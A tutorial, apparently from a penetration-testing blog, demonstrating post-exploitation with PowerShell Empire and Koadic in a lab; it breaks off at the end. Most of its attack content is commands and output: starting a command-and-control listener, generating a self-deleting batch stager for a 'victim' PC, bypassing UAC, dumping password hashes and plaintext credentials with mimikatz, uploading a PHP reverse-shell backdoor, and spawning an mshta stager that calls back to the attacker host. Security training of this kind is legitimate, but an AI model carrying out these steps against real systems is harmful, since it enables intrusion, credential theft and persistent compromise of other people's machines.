This command creates a listener on the local port 80. If port 80 is already busy by a service like Apache, please make sure you stop that service as this listener being http listener will only work on port 80. Now to see all the settings that you ought to provide in this listener type:

info

As you can see in the image that there are a variety of settings you can use to modify or customize your listener. Let’s try changing the name of our listener as it helps to remember all the listeners that are activated; if activated in bulk. So for this, type:

set Name test

The above command will change the listeners’ name from http to test.

Usually, this listener automatically takes up the local host IP but, just in case, you can use the following command to set your IP:

```
set Host //192.168.1.107  
execute
```

Above command will execute the listener. Then go back and use PowerShell listener as shown in the image.

```
(Empire: listeners) > uselistener http ↵  
(Empire: listeners/http) > info ↵  
  
  Name: HTTP[S]  
  Category: client_server  
  
  Authors:  
    @harmj0y  
  
  Description:  
    Starts a https[] listener (PowerShell or Python) that uses a  
    GET/POST approach.  
  
HTTP[S] Options:  
  
  Name      Required     Value          Description  
  ----      -----  
  SlackToken  False       default        Your SlackBot API token to communicate with your SL  
  ProxyCreds  False       default        Proxy credentials ([domain\]username:password) to u  
  KillDate    False       None           Date for the listener to exit (MM/dd/yyyy).  
  Name        True        http           Name for the listener.  
  Launcher    True        powershell -noP -sta -w 1 -enc  
  DefaultDelay  True       5              Launcher string.  
  DefaultLostLimit  True       60             Agent delay/reach back interval (in seconds).  
  WorkingHours  False      60             Number of missed checkins before exiting  
  SlackChannel False      #general      Hours for the agent to operate (09:00-17:00).  
  DefaultProfile  True      /admin/get.php,/news.php,/login/  
                      process.php|Mozilla/5.0 (Windows  
                      NT 6.1; WOW64; Trident/7.0;  
                      rv:11.0) like Gecko  
  Host        True        http://192.168.1.107:80      Hostname/IP for staging.  
  CertPath    False      default        Certificate path for https listeners.  
  DefaultJitter  True       0.0            Jitter in agent reachback interval (0.0-1.0).  
  Proxy       False      default        Proxy to use for request (default, none, or other).  
  UserAgent   False      default        User-agent string to use for the staging request (d  
  StagingKey   True      *f[z5Louw)tT=rVjhIS@>AeDNC1!qR?n  Staging key for initial agent negotiation.  
  BindIP      True      0.0.0.0       The IP to bind to on the control server.  
  Port        True       80             Port for the listener.  
  ServerVersion  True      Microsoft-IIS/7.5  Server header for the control server.  
  StagerURI   False      None           URI for the stager. Must use /download/. Example: /  
  
(Empire: listeners/http) > set Name test ↵  
(Empire: listeners/http) > set Host http://192.168.1.107 ↵  
(Empire: listeners/http) > execute ↵  
[*] Starting listener 'test'  
* Serving Flask app "http" (lazy loading)  
* Environment: production  
WARNING: Do not use the development server in a production environment.  
Use a production WSGI server instead.  
* Debug mode: off  
[+] Listener successfully started!
```

Now type 'back' to go back from the listener interface so that we can execute our modules.

Use the following command to see all the modules that the empire provides:

```
usestager <tabt> <tab>
```

As you can see in the image below that there are a lot of modules for both windows and IOS along with some multi ones that can be used on any platforms. We will use launcher bat to create malware and exploit our victims' PC in our tutorial. And for that type:

```
usestager windows/launcher.bat
```

Then again type 'info' in order to see all the settings required by the exploit. After examining you will see that we only need to provide listener. Therefore, type :

```
set Listener test  
execute
```

```
(Empire: listeners/http) > back  
(Empire: listeners) > usestager ↵  
multi/bash osx/applescript osx/launcher osx/teensy windows/ducky  
multi/launcher osx/application osx/macho windows/backdoorLnkMacro windows/hta  
multi/macro osx/ducky osx/macro windows/bunny windows/launcher.bat  
multi/pyinstaller osx/dylib osx/pkg windows/csharp_exe windows/launcher_lnk  
multi/war osx/jar osx/safari_launcher windows/dll windows/launcher_sct
```

```
(Empire: listeners) > usestager windows/launcher.bat ↵  
(Empire: stager/windows/launcher.bat) > info  
  
Name: BAT Launcher  
  
Description:  
Generates a self-deleting .bat launcher for Empire.  
  
Options:  


| Name             | Required | Value                                                                                                                                | Description                                                                                                           |
|------------------|----------|--------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------|
| Listener         | True     |                                                                                                                                      | Listener to generate stager for.                                                                                      |
| OutFile          | False    | /tmp/launcher.bat                                                                                                                    | File to output .bat launcher to, otherwise displayed on the screen.                                                   |
| Obfuscate        | False    | False                                                                                                                                | Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only. |
| ObfuscateCommand | False    | Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only. |                                                                                                                       |
| Language         | True     | powershell                                                                                                                           | Language of the stager to generate.                                                                                   |
| ProxyCreds       | False    | default                                                                                                                              | Proxy credentials ([domain\]username:password) to use for request (default, none, or other).                          |
| UserAgent        | False    | default                                                                                                                              | User-agent string to use for the staging request (default, none, or other).                                           |
| Proxy            | False    | default                                                                                                                              | Proxy to use for request (default, none, or other).                                                                   |
| Delete           | False    | True                                                                                                                                 | Switch. Delete .bat after running.                                                                                    |
| StagerRetries    | False    | 0                                                                                                                                    | Times for the stager to retry connecting.                                                                             |

  
(Empire: stager/windows/launcher.bat) > set Listener test ↵  
(Empire: stager/windows/launcher.bat) > execute ↵  
[*] Stager output written out to: /tmp/launcher.bat
```

The above two commands will execute our exploit after setting the listener test and create /tmp/launcher.bat. Use the python server to execute this file in victims' PC. As the file will execute, you will have a session. To check your session type:

agents

With the above command, you can see that you have a session activated. You can change the name of your session as the name given by default is pretty complicated and difficult to remember. To do so type:

rename ZAF3GT5W raaajpc

Use the following to access the session:

interact raaajpc

Once you have gained access to the session, try and get admin session by using the following command:

bypassuac http

After executing the bypassuac command another session will open. Rename that session too by typing:

rename HE3K45LN adminraj

```
(Empire) > agents ↵
[*] Active agents:
Name      La Internal IP      Machine Name      Username      Process
----      -- -----
ZAF3GT5W ps 192.168.1.102    RAJ            raj\raj      powershell

(Empire: agents) > rename ZAF3GT5W raaajpc ↵
(Empire: agents) > interact raaajpc ↵
(Empire: raaajpc) > bypassuac http ↵
[*] Tasked ZAF3GT5W to run TASK_CMD JOB
[*] Agent ZAF3GT5W tasked with task ID 1
[*] Tasked agent raaajpc to run module powershell/privesc/bypassuac_eventvwr
(Empire: raaajpc) > [*] Agent ZAF3GT5W returned results.
Job started: 3U5LN7
[*] Valid results returned by 192.168.1.102
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.102
[*] New agent HE3K45LN checked in
[+] Initial agent HE3K45LN from 192.168.1.102 now active (Slack)
[*] Sending agent (stage 2) to HE3K45LN at 192.168.1.102
(Empire: raaajpc) > back
(Empire: agents) > agents

[*] Active agents:
Name      La Internal IP      Machine Name      Username      Process
----      -- -----
raajpc   ps 192.168.1.102    RAJ            raj\raj      powershell
HE3K45LN ps 192.168.1.102    RAJ            *raj\raj     powershell

(Empire: agents) > rename HE3K45LN adminraj
(Empire: agents) > list
[*] Active agents:
Name      La Internal IP      Machine Name      Username      Process
----      -- -----
raajpc   ps 192.168.1.102    RAJ            raj\raj      powershell
adminraj ps 192.168.1.102    RAJ            *raj\raj     powershell
```

Let's

interact with adminraj now.
interact adminraj

<tab><tab>helps us view all the options in the shell. There are several options which is quite helpful to for post exploitation. Such as info, job, list and etc as shown in the image.

Info: for all the basic details like IP, nonce, jitter, integrity etc.

```
(Empire: agents) > interact adminraj ↵
(Empire: adminraj) >
agents      creds      info      killdate      main
rename     scriptcmd   shinject   sysinfo      usemodule
back       download   injectshellcode list      mimikatz
resource   scriptimport sleep      updatecomms workinghours
bypassuac  exit       jobs      listeners      psinject
revtoself   searchmodule spawn      updateprofile
clear      help       kill      lostlimit      pth
sc         shell      steal_token upload
(Empire: adminraj) > info ↵
[*] Agent info:

nonce          6946511287442604
jitter          0.0
servers         None
internal_ip    192.168.1.102
working_hours
session_key    M_z]biJ:mlF|T>vIa6o%-@X#07hd}s8x
children        None
checkin_time   2018-10-08 11:19:20
hostname        RAJ
id              2
delay           5
username        raj\raj
kill_date
parent          None
process_name   powershell
listener        http
process_id     2332
profile         /admin/get.php,/news.php,/login/process.php|Mozilla/5
.0 (Windows NT
os_details     6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
lost_limit      Microsoft Windows 7 Ultimate
taskings        60
name            adminraj
language        powershell
external_ip    192.168.1.102
session_id     HE3K45LN
lastseen_time  2018-10-08 11:22:31
language_version 2
high_integrity  1
(Empire: adminraj) > █
```

Now if you use ‘help’ command, you will be able to see all the executable commands.

```
(Empire: adminraj) > help
Agent Commands ↓
=====
agents      Jump to the agents menu.
back       Go back a menu.
bypassuac   Runs BypassUAC, spawning a new high-integrity agent for a listener. Ex. spawn <listener>
clear      Clear out agent tasking.
creds      Display/return credentials from the database.
download    Task an agent to download a file.
exit       Task agent to exit.
help       Displays the help menu or syntax for particular commands.
info       Display information about this agent.
injectshellcode Inject listener shellcode into a remote process. Ex. injectshellcode <meter_listener> <pid>
jobs      Return jobs or kill a running job.
kill       Task an agent to kill a particular process name or ID.
killdate   Get or set an agent's killdate (01/01/2016).
list      Lists all active agents (or listeners).
listeners  Jump to the listeners menu.
lostlimit  Task an agent to change the limit on lost agent detection
main      Go back to the main menu.
mimikatz   Runs Invoke-Mimikatz on the client.
psinject   Inject a launcher into a remote process. Ex. psinject <listener> <pid/process_name>
pth       Executes PTH for a CredID through Mimikatz.
rename    Rename the agent.
resource  Read and execute a list of Empire commands from a file.
revertself Uses credentials/tokens to revert token privileges.
sc        Takes a screenshot, default is PNG. Giving a ratio means using JPEG. Ex. sc [1-100]
```

Let’s try and run **mimikatz** to get the password of the user. Since **mimikatz** won’t run on a normal guest user shell and will only run on the admin shell; this also proves that we have to achieve admin access so that we can use mimikatz.

Hmmmm!! And the password is “123” for user raj.

```
(Empire: adminraj) > mimikatz ↵
[*] Tasked HE3K45LN to run TASK_CMD_JOB
[*] Agent HE3K45LN tasked with task ID 1
[*] Tasked agent adminraj to run module powershell/credentials/mimikatz/logonpasswords
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Job started: 5R7ZX4
[*] Valid results returned by 192.168.1.102
[*] Agent HE3K45LN returned results.
Hostname: raj / -
.
.#####
.## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 160688 (00000000:000273b0)
Session          : Interactive from 1
User Name        : raj
Domain          : raj
Logon Server     : RAJ
Logon Time       : 10/8/2018 8:41:46 PM
SID              : S-1-5-21-379292247-3942135249-1451521861-1000
msv :
[00000003] Primary
* Username : raj
* Domain  : raj
* LM       : ccf9155e3e7db453aad3b435b51404ee
* NTLM     : 3dbde697d71690a769204beb12283678
* SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
tspkg :
* Username : raj
* Domain  : raj
* Password : 123
wdigest :
* Username : raj
* Domain  : raj
* Password : 123
kerberos :
* Username : raj
* Domain  : raj
* Password : 123
ssp :
credman :
```

Creds

Above command will dump the credentials or password of any user in both plaintext and its hash as well.

Another important command is the **shell** command.

To use the shell of the victim to run proper Microsoft windows commands, we use this feature.

Eg: one such window's cmd only command is **netstat**

```
shell netstat -ano
```

And as expected, the above command showed us all the ports in work currently on the machine!

```
(Empire: adminraj) > creds ↵
Credentials:
CredID CredType Domain UserName Host Password
----- ----- ----
1 hash raj raj 3dbde697d716
90a769204beb12283678
2 plaintext raj raj 123

(Empire: adminraj) > shell netstat -ano ↵
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 2
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Active Connections
↓
Proto Local Address Foreign Address State PID
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 720
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 1072
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING 408
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING 856
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING 940
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING 504
TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING 1956
TCP 0.0.0.0:49157 0.0.0.0:0 LISTENING 512
TCP 192.168.1.102:139 0.0.0.0:0 LISTENING 4
TCP [::]:135 [::]:0 LISTENING 720
TCP [::]:445 [::]:0 LISTENING 4
TCP [::]:3389 [::]:0 LISTENING 1072
TCP [::]:5357 [::]:0 LISTENING 4
TCP [::]:49152 [::]:0 LISTENING 408
TCP [::]:49153 [::]:0 LISTENING 856
TCP [::]:49154 [::]:0 LISTENING 940
TCP [::]:49155 [::]:0 LISTENING 504
TCP [::]:49156 [::]:0 LISTENING 1956
TCP [::]:49157 [::]:0 LISTENING 512
UDP 0.0.0.0:500 *:* 940
UDP 0.0.0.0:3702 *:* 1340
UDP 0.0.0.0:3702 *:* 1340
UDP 0.0.0.0:4500 *:* 940
UDP 0.0.0.0:5355 *:* 1072
UDP 0.0.0.0:54995 *:* 1340
UDP 127.0.0.1:1900 *:* 1340
UDP 127.0.0.1:64806 *:* 1340
UDP 192.168.1.102:137 *:* 4
UDP 192.168.1.102:138 *:* 4
UDP 192.168.1.102:1900 *:* 1340
UDP 192.168.1.102:64805 *:* 1340
UDP [::]:500 *:* 940
```

Now, since the default shell directory in windows is “**C:/windows/system32**”; let’s try and move into another directory and try to download some file from there and also, we can upload something at that location, for example, we can upload a backdoor! Now, use the following commands for it:

```
shell cd C:\Users\raj\Desktop  
shell dir  
download 6.png
```

Above command will download an image called 6.png from the window's desktop to the “downloads directory of Empire”

upload /root/Desktop/revshell.php

Here we can upload any backdoor, with help of above command we are uploading a php backdoor from Kali's desktop to victim's desktop and we can even invoke this file since we have the shell access!

```
(Empire: adminraj) > shell cd C:\Users\raj\Desktop ↵
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 10
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
..Command execution completed.
[*] Valid results returned by 192.168.1.102

(Empire: adminraj) > shell dir ↵
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 11
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Directory: C:\Users\raj\Desktop

Mode LastWriteTime Length Name
---- -
d---- 9/27/2018 7:19 PM powercat
d---- 8/9/2018 3:39 PM test
-a--- 8/16/2018 4:26 PM 38808480 4ebf36538da7b518c2221e1abd8dcfc-p
-a--- 10/4/2018 9:53 PM 62308 [6.png]
-a--- 8/15/2018 8:42 PM 313768 Firefox Installer.exe
-a--- 8/22/2018 11:18 PM 5518779 Macro Expert 4.0.exe
-a--- 9/13/2018 9:25 PM 0 New Text Document.txt
-a--- 9/13/2018 7:56 PM 950 PuTTY.lnk
-a--- 8/22/2018 9:28 PM 207306876 wampserver3.0.6_x86_apache2.4.23_m
-a--- 8/22/2018 9:54 PM 16372688 WinSMS 3.43.exe
-a--- 8/23/2018 10:19 PM 114827840 xampp-win32-5.6.30-0-VC11-installe
-a--- 8/23/2018 4:07 PM 1105 Zortam Mp3 Media Studio.lnk

..Command execution completed.
[*] Valid results returned by 192.168.1.102

(Empire: adminraj) > download 6.png ↵
[*] Tasked HE3K45LN to run TASK_DOWNLOAD
[*] Agent HE3K45LN tasked with task ID 12
(Empire: adminraj) > [*] Part of file 6.png from adminraj saved
[*] Agent HE3K45LN returned results.
[*] Valid results returned by 192.168.1.102
[*] Agent HE3K45LN returned results.
[*] File download of C:\Users\raj\Desktop\6.png completed
[*] Valid results returned by 192.168.1.102

(Empire: adminraj) > upload /root/Desktop/revshell.php ↵
[*] Tasked agent to upload revshell.php, 5 KB
[*] Tasked HE3K45LN to run TASK_UPLOAD
[*] Agent HE3K45LN tasked with task ID 13
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
[*] Valid results returned by 192.168.1.102
```

This is where the downloaded files will go:

Empire directory/downloads/<agent name>/<agent shell location>

```
root@kali:~/Empire/downloads/adminraj/C:/Users/raj/Desktop# ls ↵
6.png ↵
root@kali:~/Empire/downloads/adminraj/C:/Users/raj/Desktop#
```

shell dir

Above command proves that we indeed have uploaded revshell.php

And there it is! Revshell.php on the desktop of victim's machine which our backdoor file.

```
(Empire: adminraj) > shell dir ↵
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 14
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Directory: C:\Users\raj\Desktop

Mode           LastWriteTime      Length Name
----           -----          ----  ---
d---           9/27/2018    7:19 PM        powercat
d---           8/9/2018     3:39 PM        test
-a--           8/16/2018    4:26 PM  38808480 4ebfe36538da7b518c2221elabd8dcfc-p
                           spro_50_3310.exe
-a--           10/4/2018   9:53 PM       62308 6.png
-a--           8/15/2018   8:42 PM      313768 Firefox Installer.exe
-a--           8/22/2018  11:18 PM      5518779 Macro Expert 4.0.exe
-a--           9/13/2018  9:25 PM        0 New Text Document.txt
-a--           9/13/2018  7:56 PM        950 PuTTY.lnk
-a--           10/8/2018  9:02 PM      5495 revshell.php
-a--           8/22/2018  9:28 PM  207306876 wampserver3.0.6_x86_apache2.4.23_m
                           ysql5.7.14_php5.6.25.exe
-a--           8/22/2018  9:54 PM      16372688 WinSMS 3.43.exe
-a--           8/23/2018 10:19 PM  114827840 xampp-win32-5.6.30-0-VC11-installe
                           r.exe
-a--           8/23/2018  4:07 PM       1105 Zortam Mp3 Media Studio.lnk

...Command execution completed.
[*] Valid results returned by 192.168.1.102
```

Previously shown were the basic demo of empire and its different terms used and how to use them. There is another term too, i.e., usemodule. Lastly, let's see how to use it.

usemodule <tab> <tab>

The command will show you all the modules available and ready to use as shown in the image below:

```
(Empire: adminraj) > usemodule
Display all 204 possibilities? (y or n) y 
code_execution/invoke_dllinjection
code_execution/invoke_metaspoitpayload
code_execution/invoke_ntsd
code_execution/invoke_reflectivepeinjection
code_execution/invoke_shellcode
code_execution/invoke_shellsmsil
collection/ChromeDump
collection/FoxDump
collection/USBKeylogger*
collection/WebcamRecorder
collection/browser_data
collection/clipboard_monitor
collection/file_finder
collection/find_interesting_file
collection/get_indexed_item
collection/get_sql_column_sample_data
collection/get_sql_query
collection/inveigh
collection/keylogger
collection/minidump
collection/netripper
collection/ninjacopy*
collection/packet_capture*
collection/prompt
collection/screenshot
collection/vaults/add_keepass_config_trigger
collection/vaults/find_keepass_config
collection/vaults/get_keepass_config_trigger
collection/vaults/keethief
collection/vaults/remove_keepass_config_trigger
credentials/credential_injection*
credentials/enum_cred_store
credentials/invoke_kerberoast
credentials/mimikatz/cache*
credentials/mimikatz/certs*
credentials/mimikatz/command*
credentials/mimikatz/dcsync
credentials/mimikatz/dcsync_hashdump
persistence/elevated/wmi*
persistence/elevated/wmi_updater*
persistence/misc/add_netuser
persistence/misc/add_sid_history*
persistence/misc/debugger*
persistence/misc/disable_machine_acct_change*
persistence/misc/get_ssps
persistence/misc/install_ssp*
persistence/misc/memssp*
persistence/misc/skeleton_key*
persistence/powerbreach/deaduser
persistence/powerbreach/eventlog*
persistence/powerbreach/resolver
persistence/userland/backdoor_lnk
persistence/userland/registry
persistence/userland/schtasks
privesc/task
privesc/bypassuac
privesc/bypassuac_env
privesc/bypassuac_eventvwr
privesc/bypassuac_fodhelper
privesc/bypassuac_sdctlbypass
privesc/bypassuac_tokenmanipulation
privesc/bypassuac_wscript
privesc/getsystem*
privesc/gpp
privesc/mcafee_sitelist
privesc/ms16-032
privesc/ms16-135
privesc/powerup/allchecks
privesc/powerup/find_dllhijack
privesc/powerup/service_exe_restore
privesc/powerup/service_exe_stager
privesc/powerup/service_exe_useradd
privesc/powerup/service_stager
privesc/powerup/service_useradd
privesc/powerup/write_dllhijacker
privesc/tater
```

Following is a small demo of how to use usemodeule. Type:

```
usemodule trollsploit/message
set MsgText you have been hacked
execute
y
```

```
(Empire: adminraj) > usemodule trollsploit/message ↵
(Empire: powershell/trollsploit/message) > options

    Name: Invoke-Message
    Module: powershell/trollsploit/message
    NeedsAdmin: False
    OpsecSafe: False
    Language: powershell
MinLanguageVersion: 2
    Background: True
    OutputExtension: None

Authors:
    @harmj0y

Description:
    Displays a specified message to the user.


Comments:
    http://blog.logrhythm.com/security/do-you-trust-your-
    computer/

Options:

    Name      Required      Value          Description
    ----      -----      -----
    MsgText   True        Lost contact with the     Message text to display.
                Domain Controller.
    IconType  True        Critical        Critical, Question, Exclamation, or
                Information
    Agent     True        adminraj       Agent to run module on.
    Title     True        ERROR - 0xA801B720    Title of the message box to display.

(Empire: powershell/trollsploit/message) > set MsgText you have been hacked ↵
(Empire: powershell/trollsploit/message) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 46EDAHSW to run TASK_CMD_JOB
[*] Agent 46EDAHSW tasked with task ID 5
[*] Tasked agent adminraj to run module powershell/trollsploit/message
(Empire: powershell/trollsploit/message) > [*] Agent 46EDAHSW returned results.
Job started: E7X5T1
```

Using the above module will display a message on victims' PC as shown image below:



Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (a.k.a. JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) all the way through Windows 10.

It is possible to serve payloads completely in memory from stage 0 to beyond, as well as use cryptographically secure communications over SSL and TLS (depending on what the victim OS has enabled).

Koadic also attempts to be compatible with both Python 2 and Python 3. However, as Python 2 will be going out the door in the not-too-distant future, we recommend using Python 3 for the best experience.

Installation of Koadic

It must first be downloaded and installed in order to start using Koadic. Run the following command to download Koadic from github and also take care of its dependency tools while installing koadic.

```
git clone https://github.com/zerosum0x0/koadic.git
cd koadic
apt-get install python3-pip
pip3 install -r requirements.txt
./koadic
```

```
root@kali:~# git clone https://github.com/zerosum0x0/koadic ↵
Cloning into 'koadic'...
remote: Enumerating objects: 519, done.
remote: Counting objects: 100% (519/519), done.
remote: Compressing objects: 100% (329/329), done.
remote: Total 2803 (delta 307), reused 345 (delta 188), pack-reused 2284
Receiving objects: 100% (2803/2803), 6.65 MiB | 1.09 MiB/s, done.
Resolving deltas: 100% (1742/1742), done.
root@kali:~# cd koadic/ ↵
root@kali:~/koadic# ls
autorun.example core data DEFCON25.pdf koadic LICENSE modules README.md requirements.txt
root@kali:~/koadic# pip3 install -r requirements.txt ↵
Requirement already satisfied: impacket in /usr/local/lib/python3.6/dist-packages (from -r requirements.txt)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requirements.txt)
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from -r requirements.txt)
Requirement already satisfied: tabulate in /usr/lib/python3/dist-packages (from -r requirements.txt)
Requirement already satisfied: rjsmin in /usr/local/lib/python3.6/dist-packages (from -r requirements.txt)
Requirement already satisfied: flask>=1.0 in /usr/local/lib/python3.6/dist-packages (from impacket)
Requirement already satisfied: pyOpenSSL>=0.13.1 in /usr/lib/python3/dist-packages (from impacket)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from impacket->-r requirements.txt)
Requirement already satisfied: ldap3>=2.5.0 in /usr/local/lib/python3.6/dist-packages (from impacket)
```

Usage of Koadic

This tool majorly depends upon stager and implant. It contains 6 stager and 41 implants.

Stager: Stagers hook target zombies and allow you to use implants.

Implants: Implants start jobs on zombies.

Once installation gets completed, you can run `./koadic` file to start koadic. Then run the most helpful command to get the synopsis of the use of koadic. The help command summarizes the various commands available. Koadic functions are similar to other frameworks, such as Metasploit.

```
[o] / \ ^ . \ ~\==8==/~  
8  
0  
  
-{ COM Command & Control }-  
Windows Post-Exploitation Tools  
Endless Intellect  
  
-[ Version: 0xA ]-  
-[ Stagers: 6 ]-  
-[ Implants: 41 ]-  
  
(koadic: sta/js/mshta)# help ↵  
  


| COMMAND   | DESCRIPTION                                   |
|-----------|-----------------------------------------------|
| cmdshell  | command shell to interact with a zombie       |
| kill      | kill a job or all jobs                        |
| zombies   | lists hooked targets                          |
| api       | turn off/on the rest api                      |
| use       | switch to a different module                  |
| jobs      | shows info about jobs                         |
| exit      | exits the program                             |
| taco      | taco time                                     |
| listeners | shows info about stagers                      |
| verbose   | turn verbosity off/on: verbose (0 1)          |
| set       | sets a variable for the current module        |
| creds     | shows collected credentials                   |
| edit      | shell out to an editor for the current module |
| load      | reloads all modules                           |
| pyexec    | evals some python                             |
| run       | runs the current module                       |
| info      | shows the current module options              |
| unset     | unsets a variable for the current module      |
| help      | displays help info for a command              |
| domain    | shows collected domain information            |
| sounds    | turn sounds off/on: sound(0 1)                |

  
Use "help command" to find more info about a command.  
(koadic: sta/js/mshta)#


```

To load all available module in the terminal run “**use <tab> <tab>**” command. This will dump all available implant and stagers for execution or explore stager module with following commands:

```
use stager/js/
```

This will give you all stagers that will be useful for getting zombie session of the target machine.

```
(koadic: sta/js/mshta)# use ↵
implant/elevate/bypassuac_compdefaults
implant/elevate/bypassuac_compmgmtlauncher
implant/elevate/bypassuac_eventvwr
implant/elevate/bypassuac_fodhelper
implant/elevate/bypassuac_sdclt
implant/elevate/bypassuac_slui
implant/fun/cranberry
implant/fun/voice
implant/gather/clipboard
implant/gather/enum_domain_info
implant/gather/enum_printers
implant/gather/enum_shares
(koadic: sta/js/mshta)# use stager/js/ ↵
stager/js/bitsadmin      stager/js/disk      ↵
stager/js/mshta          stager/js/regsvr
```



Koadic Stagers

The stager enables us to describe where any zombie device accesses the Koadic command and control. Some of these settings can be viewed by running info command once the module is selected. Let's start with loading the **mshta stager** by running the following command.

Set SRVHOST where the stager should call home and SRVPORT the port to listen for stagers on or even you can set ENDPOINT for the malicious file name and then enter run to execute.

```
set SRVHOST 192.168.1.107
set ENDPOINT sales
run
```


```
(koadic: sta/js/mshta)# info ↵
NAME      VALUE      REQ      DESCRIPTION
-----  -----
SRVHOST   192.168.1.107  yes    Where the stager should call home
SRVPORT   9999       yes    The port to listen for stagers on
EXPIRES
KEYPATH
CERTPATH
MODULE

(koadic: sta/js/mshta)# set srvhost 192.168.1.107 ↵
[+] SRVHOST => 192.168.1.107
(koadic: sta/js/mshta)# set ENDPOINT sales ↵
[+] ENDPOINT => sales
(koadic: sta/js/mshta)# run
[+] Spawns a stager at http://192.168.1.107:9999/sales
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://192.168.1.107:9999/sales
(koadic: sta/js/mshta)#

```

Now run below command to execute the above generated malicious file.

```
